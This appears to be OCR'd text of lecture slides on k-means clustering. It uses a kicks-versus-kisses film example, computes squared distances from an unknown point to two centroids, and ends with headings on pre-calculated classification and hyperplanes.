
k-means: centroids usage

Tag	# of kicks	# of kisses	Centroid
A	3	104	μ_0 (2, 95)
B	2	100	
C	1	81	
D	101	10	μ_1 (99.33, 5.67)
E	99	5	
F	98	2	
?	18	90	?


$$distance^2(\mu_0) = (18 - 2)^2 + (90 - 95)^2 = 281$$

$$distance^2(\mu_1) = (18 - 99.33)^2 + (90 - 5.67)^2 = 13727.22$$


What If? (BI approach)




Pre-calculated classification for “space”



More dimensions: find the “hyperplane”



